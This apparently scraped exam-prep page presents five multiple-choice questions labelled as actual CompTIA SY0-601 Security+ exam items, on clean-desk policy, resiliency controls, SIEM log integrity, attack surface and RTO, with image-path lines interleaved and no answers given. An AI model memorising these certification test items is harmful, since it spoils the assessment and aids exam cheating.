
The president of a regional bank likes to frequently provide SOC tours to potential investors. Which of the following policies BEST reduces the risk of malicious activity occurring after a tour?

A. Password complexity

B. Acceptable use

C. Access control

D. Clean desk



Actual exam question from CompTIA's SY0-601

Question #: 176

Topic #: 1

[All SY0-601 Questions]

A Chief Information Security Officer has defined resiliency requirements for a new data center architecture. The requirements are as follows:

* Critical fileshares will remain accessible during and after a natural disaster.

* Five percent of hard disks can fail at any given time without impacting the data.

* Systems will be forced to shut down gracefully when battery levels are below 20%.

Which of the following are required to BEST meet these objectives? (Choose three.)

A. Fiber switching

B. IaC

C. NAS

D. RAID


E. UPS

F. Redundant power supplies

G. Geographic dispersal

H. Snapshots

I. Load balancing



Actual exam question from CompTIA's SY0-601

Question #: 177

Topic #: 1

[All SY0-601 Questions]


Which of the following is a security best practice that ensures the integrity of aggregated log files within a SIEM?

A. Set up hashing on the source log file servers that complies with local regulatory requirements.

B. Back up the aggregated log files at least two times a day or as stated by local regulatory requirements.

C. Write protect the aggregated log files and move them to an isolated server with limited access.

D. Back up the source log files and archive them for at least six years or in accordance with local regulatory requirements.



Actual exam question from CompTIA's SY0-601
Question #: 178
Topic #: 1
[All SY0-601 Questions]


A security analyst is evaluating the risks of authorizing multiple security solutions to collect data from the company's cloud environment. Which of the following is an immediate consequence of these integrations?

A. Non-compliance with data sovereignty rules

B. Loss of the vendors interoperability support

C. Mandatory deployment of a SIEM solution

D. Increase in the attack surface



Actual exam question from CompTIA's SY0-601

Question #: 179

Topic #: 1

[All SY0-601 Questions]

Which of the following explains why RTO is included in a BIA?

A. It identifies the amount of allowable downtime for an application or system.

B. It prioritizes risks so the organization can allocate resources appropriately.

C. It monetizes the loss of an asset and determines a break-even point for risk mitigation.

D. It informs the backup approach so that the organization can recover data to a known time.

Actual exam question from CompTIA's SY0-601

Question #: 180

Topic #: 1

[All SY0-601 Questions]

